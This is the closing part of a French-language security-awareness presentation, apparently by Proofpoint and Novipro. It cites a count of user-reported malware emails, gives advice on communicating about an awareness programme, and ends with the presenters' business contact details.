Plus de **35 000 courriels signalés par les utilisateurs** contenaient des logiciels malveillants, notamment des RAT, des enregistreurs de frappe, des téléchargeurs et des logiciels malveillants APT.



À retenir : Informer et améliorer

Ne jamais sous-estimer les mots



- Si vous êtes propriétaire du programme, soyez votre propre défenseur.
- Parlez un langage qui résonne
- Donnez aux utilisateurs le statut de parties prenantes
- Ouvrez les lignes de communication avec vos équipes de remédiation et d'intervention.
- Positionnez les activités de manière appropriée dès le départ

Veiller à ce que les activités fonctionnent en harmonie

- Évitez la cacophonie une ou deux fois par an
- Diffusez vos messages clés à tout le monde
- Délivrez des messages ciblés aux personnes visées
- Gardez la culture - et le changement de culture - à l'esprit



MERCI

CONTACTEZ-NOUS

ROGER OUELLET
514 744-5353 #260
Roger.ouellet@novipro.com

SÉBASTIEN RHO
514 608-7516
srho@proofpoint.com

proofpoint®



NOVIPRO